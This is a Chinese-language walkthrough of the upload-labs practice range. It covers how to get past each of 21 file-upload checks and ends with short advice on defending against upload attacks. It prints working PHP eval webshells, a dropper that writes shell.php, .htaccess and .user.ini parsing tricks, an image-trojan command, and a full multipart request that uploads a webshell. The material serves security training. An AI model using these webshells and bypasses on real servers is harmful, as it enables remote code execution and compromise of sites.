upload_labs 通关指南

客户端验证（前端）

Pass-01 JS 校验

漏洞描述：利用前端 JS 对上传文件后缀进行校验，后端没进行检测

利用方法：(1)浏览器禁用 js (2)burp 抓包 先上传白名单文件，再用 burp 修改上传文件后缀

服务端验证（后端）

Pass-02 文件类型校验(MIME 校验)

漏洞描述：只检测 content-type 字段导致的漏洞。(后端利用 PHP 的全局数组`$_FILES()`获取上传文件信息)

利用方法：修改 content-type 字段的值为图片格式。

常用 content-type 字段：

image/jpeg：jpg 图片格式

image/png ：png 图片格式

image/gif ：gif 图片格式

text/plain：纯文本格式

text/xml ： XML 格式

text/html ： HTML 格式

Pass-03 文件名后缀校验(黑名单绕过)

漏洞描述：使用黑名单的方式限制文件上传类型，后端利用$_FILES()和strrchr()获取文件名后缀。被限制文件类型：`.asp .aspx .php .jsp`

利用方法：因为是利用黑名单来限制文件上传类型，找漏网之鱼 绕过

例如：

特殊文件名绕过： `.php3` `.php4` `.php5` `.phtml` `.phtm` `.phps` `.phpt` `.php345`

Pass-04 文件名后缀校验（配置文件解析控制）

漏洞描述：依然是使用黑名单限制，但几乎过滤了所有有问题的后缀名，但可以允许上传`.htaccess`文件。

htaccess 文件是 Apache 服务器中的一个配置文件，它负责相关目录下的网页配置。通过 htaccess 文件，可以实现：网页 301 重定向、自定义 404 错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能

利用方法：上传.htaccess 解析文件，利用其配置，将白名单文件的类型解析成 php 文件类型。

上传.htaccess 文件 内容如下：(将服务器上的`test.jpg`文件解析成`php 文件`，这里文件可以自由配置)

```
<FilesMatch "test.jpg">
    SetHandler application/x-httpd-php
</FilesMatch>
```

再上传一个一句话木马，文件名为 test.jpg，依旧访问 test.jpg，但其会以 php 形式显示


Pass-05 文件名后缀校验（配置文件解析控制）

漏洞描述：过滤了.htaccess

利用方法：
(1)使用大小写绕过.htaccess

(2)利用.user.ini 配置文件

.user.ini。它比.htaccess 用的更广，不管服务器是 nginx/apache/IIS，当使用 CGI / FastCGI 来解析 php 时，php 会优先搜索目录下所有的.ini 文件，并应用其中的配置。类似于 apache 的.htaccess，但语法与.htacces 不同，语法跟 php.ini 一致。



上传文件 .user.ini,内容为：

auto_prepend_file=test.jpg

再上传一个内容为 php 一句话脚本，命名为 test.jpg。

.user.ini 文件作用：所有的 php 文件都自动包含 test.jpg 文件。.user.ini 相当于一个用户自定义的 php.ini。

Pass-06 文件名后缀校验（大小写绕过）

漏洞描述：对于文件名后缀的校验时，没有进行通用的大小转换后的校验->`strtolower()`

大小写绕过原理：
Windows 系统下，对于文件名中的大小写不敏感。例如：test.php 和 TeSt.PHP 是一样的。
Linux 系统下，对于文件名中的大小写敏感。例如：test.php 和 TesT.php 就是不一样的。

利用方法：文件后缀为.PHP

Pass-07 文件名后缀校验（空格绕过）

漏洞描述：对上传的文件名未做去空格的操作->`trim()`

Windows 系统下，对于文件名中空格会被作为空处理，程序中的检测代码却不能自动删除空格。从而绕过黑名单。

利用方法：burp 抓包，修改对应的文件名 添加空格。

Pass-08 文件名后缀校验（点号绕过）

漏洞描述：对上传的文件后缀名未做去点`.`的操作 ->`strrchr($file_name, '.')`

利用 Windows 系统下，文件后缀名最后一个点会被自动去除。

利用方法：文件后缀名为 `.php.`

Pass-09 文件名后缀校验（::$DATA 绕过）

漏洞描述：对上传的文件后缀名为做去`::$DATA`处理

Windows 系统下，如果上传的文件名为 `test.php::$DATA` 会在服务器上生成一个 test.php 的文件，其中内容和所上传文件内容相同，并被解析。

利用方法：上传带有一句话木马的文件，其文件名为 `test.php::$DATA`

Pass-10 文件名后缀校验（拼接绕过）

漏洞描述：将文件名进行过滤操作后，将文件名拼接在路径后面，所以需要绕过前面的首尾去空以及去点。

利用方法：上传文件名为 .php. .(点+php+点+空格+点)

Pass-11 文件名后缀校验（双写绕过）

漏洞描述：利用 str_ireplace()将文件名中符合黑名单的字符串替换成空


利用方式：利用双写黑名单字符，对字符串的一次过滤后拼接出 php,文件名`.pphphp`

Pass-12 白名单校验（GET 型 0x00 截断）

漏洞描述：使用白名单限制上传文件类型，但上传文件的存放路径可控


利用方法：设置上传路径为 upload/phpinfo.php%00 ,添加 phpinfo.php%00 内容为了控制路径，上传文件后缀为白名单即可 例:test.jpg，保存后为 /upload/phpinfo.php%00test.jpg，但服务端读取到%00 时会自动结束，将文件内容保存至 phpinfo.php 中


PS:需要 php 的版本号低于 5.3.29，且 magic_quotes_gpc 为关闭状态



Pass-13 白名单校验（POST 型 0x00 截断）

漏洞描述：漏洞描述：使用白名单限制上传文件类型，但上传文件的存放路径可控，但因为是 POST 型，需要在 16 进制中修改，因为 POST 不会像 GET 那样对%00 进行自动解码。





Pass-14 文件内容检测（文件头校验）

漏洞描述：通过读文件的前 2 个字节，检测上传文件二进制的头信息，判断文件类型，利用图片马绕过检测。

利用方法：图片马制作

在 cmd 里执行 **copy logo.jpg/b+test.php/a test.jpg**

logo.jpg 为任意图片
test.php 为我们要插入的木马代码
test.jpg 为我们要创建的图片马
名字可任意

Pass-15 文件内容检测 （getimagesize()校验）

漏洞描述：通过 `getimagesize()`获取上传文件信息，图片马绕过

getimagesize() 函数用于获取图像大小及相关信息，成功返回一个数组

Pass-16 文件内容检测 （exif_imagetype()绕过）

漏洞描述：利用 php 内置函数 exif_imagetype()获取图片类型（需要开启 php_exif 模块）

利用方法：
(1)图片马

(2)预定义高度宽度：
例 .htaccess 文件

```
文件内容

#define width 1337
#define height 1337
文件内容---
```

(3)利用 x00x00x8ax39x8ax39 文件头


x00x00x8ax30x8ax39 是 wbmp 文件的文件头，但 0x00 在.htaccess 文件中为是注释符，不会影响文件本身。使用十六进制编辑器或者 python 的 bytes 字符类型(b’ ’)来进行添加。

payload:shell = b"\x00\x00\x8a\x39\x8a\x39"+b"00" + '文件内容'

Pass-17 文件内容检测（二次渲染）

漏洞描述：综合判断了后缀名、content-type，以及利用 `imagecreatefromgif` 判断是否为 gif 图片，并在最后对文件内容进行了二次渲染，修改文件内容

绕过方法：上传一个 GIF 图片马，然后将其下载下来，查看其十六进制的文件内容，找到二次渲染后不变的地方，而这个地方就是可以插入一句话的地方



详细内容可以参考链接：https://xz.aliyun.com/t/2657

Pass-18 逻辑漏洞（条件竞争）

漏洞描述：先将文件上传到服务器，然后通过 rename 修改名称，再通过 unlink 删除文件，因此可以通过条件竞争的方式在 unlink 之前，访问 webshell

利用方法：使用 burp 或者 python 脚本对要上传的文件路径进行不断的访问(upload/webshell.php)，上传一个 webshell.php，但访问该文件，会在目录下生成一个 webshell，文件内容为：

```
<?php
    fputs(fopen('shell.php','w'),'<?php @eval($_POST["cmd"]) ?>');
?>
```

Ps：(1)不断上传文件，然后去访问 (2)不断访问，然后去上传文件

Pass-19 逻辑漏洞（条件竞争-图片马）

漏洞描述：后缀名做了白名单判断，然后会一步一步检查文件大小、文件是否存在等等，将文件上传后，对文件重新命名，同样存在条件竞争的漏洞。可以不断利用 burp 发送上传图片马的数据包，由于条件竞争，程序会出现来不及 rename 的问题，从而上传成功

利用方法：区别于 Pass-18,这里需要使用图片马

Pass-20 逻辑漏洞（小数点绕过）

漏洞描述：使用 `pathinfo($file_name,PATHINFO_EXTENSION)`的方式检查文件名后缀（从最后一个小数点进行截取），并使用的是黑名单方式。

Example #1 pathinfo() 例子

```php
<?php
$path_parts = pathinfo('/www/htdocs/inc/lib.inc.php');

echo $path_parts['dirname'], "\n";
echo $path_parts['basename'], "\n";
echo $path_parts['extension'], "\n";
echo $path_parts['filename'], "\n"; // since PHP 5.2.0
?>
```

以上例程会输出：

```
/www/htdocs/inc
lib.inc.php
php
lib.inc
```

https://blog.csdn.net/weixin_43669045

利用方法：上传一句话木马，在文件名后缀加一个小数点绕过 `phpinfo.php.`，上传成功可以直接访问 phpinfo.php

Pass-21 逻辑漏洞（数组绕过）

漏洞描述：对参数$file 进行判断，如果不是，将其修改为数组，但我们提前传入数组时，造成漏洞

```php
//检查文件名
$file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_POST['save_name'];
if (!is_array($file)) {
    $file = explode('.', strtolower($file));
}
```

利用方法：数组绕过

```
Accept-Encoding: gzip, deflate
Referer: http://192.168.84.131/upload-labs/Pass-21/index.php?action=show_code
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------23751160927520
Content-Length: 434

-----------------------------23751160927520
Content-Disposition: form-data; name="upload_file"; filename="1.php"
Content-Type: image/jpeg

<?php @eval($_POST["pass"]); ?>

-----------------------------23751160927520
Content-Disposition: form-data; name="save_name[0]"

1.php
-----------------------------23751160927520
Content-Disposition: form-data; name="save_name[3]"

jpg
-----------------------------23751160927520
Content-Disposition: form-data; name="submit"

上传
-----------------------------23751160927520--
```

https://blog.csdn.net/weixin_43669045

防御文件上传

1.检验扩展名是否在范围内

2.图像文件的情况下确认其文件头为图像类型，而不是伪装文件

3.针对上传文件大小进行约定（防止上传大文件进行 DDOS 攻击）

4.服务器端验证(防止前端绕过)，重新渲染图片 b

5.上传的文件重命名，把文件地址隐藏了

需要网安资料扫描微信获取

备注：PDF